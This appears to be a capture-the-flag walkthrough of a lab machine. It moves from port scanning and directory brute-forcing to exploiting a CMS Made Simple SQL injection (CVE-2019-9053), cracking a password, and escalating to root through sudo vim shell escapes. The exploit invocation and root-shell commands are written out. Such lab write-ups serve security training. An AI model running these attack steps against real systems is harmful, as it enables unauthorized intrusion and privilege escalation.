
Simple CTF Walkthrough(T.H.M)

Reconnaissance:

First, let us get information about the target. Scan the machine using nmap


Port no 21(ftp), 80(http), 2222(ssh) are open. Let us jump enumerating these ports.



```
┌──(ShellSecOps㉿kali)-[~/THM/Simple]
└─$ cat nmap.scan
# Nmap 7.95 scan initiated Sat Jul  5 07:30:56 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -A -p- -oN nmap.scan 10.10.121.193
Nmap scan report for 10.10.121.193
Host is up (0.19s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.21.219.61
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 4.15 (97%), Linux 4.4 (91%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), Linux 2.6.32 - 3.10 (91%), Linux 3.10 - 3.13 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   208.28 ms 10.21.0.1
2   208.55 ms 10.10.121.193

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  5 07:37:48 2025 -- 1 IP address (1 host up) scanned in 412.25 seconds

┌──(ShellSecOps㉿kali)-[~/THM/Simple]
└─$ sswin
```


Enumeration:

- Ftp: we can log in as anonymous but we a ForMitch.txt file.



```
┌──(ShellSecOps㉿kali)-[~/THM/Simple]
└─$ cat ForMitch.txt
Dammit man ... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak ... i cracked it in seconds. Gosh ... what a mess!
```


- SSH: we cannot login as anonymous so find nothing.
- HTTP: HTTP running apache httpd 2.4.18 So, there is nothing just the default Apache2 web page running on Ubuntu, so I tried Dir brute-forcing using gobuster and found something interesting. We find a /simple dir and robots.txt.



```
┌──(ShellSecOps㉿kali)-[~/THM/Simple]
└─$ gobuster dir -u 10.10.47.189 -w /usr/share/wordlists/rockyou.txt  -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.47.189
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/rockyou.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 313] [--> http://10.10.47.189/simple/]
Progress: 6050 / 57377572 (0.01%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 6070 / 57377572 (0.01%)
===============================================================
Finished
===============================================================
```

As we can see, there is a simple directory open on the web server.

So, our next step is to browse the **/simple.**



mentioned during the installation process) on your site at http://yourwebsite.com/cmsmspath/admin. If this is your site click here to login.

Read about how to use CMS Made Simple in the documentation. In case you need any help the community is always at your service, in the forum or the IRC.

License

CMS Made Simple is released under the GPL license and as such you don't have to leave a link back to us in these templates or on your site as much as we would like it.

Some third party add-on modules may include additional license restrictions.

Next page: How CMSMS Works

© Copyright 2004 - 2025 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8


HOW CMSMS WORKS
Templates and stylesheets
Pages and navigation
Content
Menu Manager
Extensions
Event Manager
Workflow
Where do i get help?

DEFAULT TEMPLATES EXPLAINED
CMSMS tags in the templates
Left simple navigation + 1 column
Top simple navigation + left subnavigation + 1 column
CSSMenu top + 2 columns
CSSMenu left + 1 column
Minimal template
Higher End

DEFAULT EXTENSIONS
Modules
Tags

/simple is running a CMS Made Simple (Content Management System) version 2.2.8. which is a vulnerable versiEon we found an exploit against this service version https://www.exploit-db.com/exploits/46635 .

Exploitation:




CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635
CVE: 2019-9053
Author: DANIELE SCANU
Type: WEBAPPS
Platform: PHP
Date: 2019-04-02
EDB Verified: ✗
Exploit: / {}
Vulnerable App:


```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()
```

Basically, this is a Sql-injection vulnerability which provide username and password.

After exploiting this vulnerability, we found username and password.



```
┌──(ShellSecOps㉿kali)-[~/THM/Simple]
└─$ python2  46635.py -u http://10.10.36.64/simple  --crack -w /usr/share/wordlists/rockyou.txt
```



ShellSecOps@kali: ~/THM/Simple
File
Actions
Edit
View
Help
ShellSecOps@kali: ~/Downloads
root@Machine: /home
ShellSecOps@kali: ~/THM/Simple
ShellSecOps@kali: ~
ShellSecOps@kali: /usr/share/peass/linpeas
ShellSecOps@kali: ~/tools

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(ShellSecOps㉿kali)-[~/THM/Simple]
```

After I got username and password **mitch: secret.** I tried to login via ssh and I got user shell.

Here I found user.txt flag.

After that for privilege escalation I tried to check sudo permission by using sudo -l command and guess what I found that mitch can run vim as sudo, so i tried GTFOBin resources https://gtfobins.github.io/ for shell escaping and I found a way of shell escaping through vim.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)


```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```



```
mitch@Machine:~$ whoami
mitch
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$ sudo vim -c ':!/bin/bash'

root@Machine:~# uname -a
Linux Machine 4.15.0-58-generic #64~16.04.1-Ubuntu SMP Wed Aug 7 14:09:34 UTC 2019 i686 i686 i686 GNU/Linux
root@Machine:~# whoami
root
root@Machine:~# ls
user.txt
root@Machine:~# cd /root/
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root# uname -a
Linux Machine 4.15.0-58-generic #64~16.04.1-Ubuntu SMP Wed Aug 7 14:09:34 UTC 2019 i686 i686 i686 GNU/Linux
root@Machine:/root# 
```

After using shell escaping technique, we got root.

And we are done! Hope you enjoyed my writeup and get to know some new tricks. Onto the next one my friends!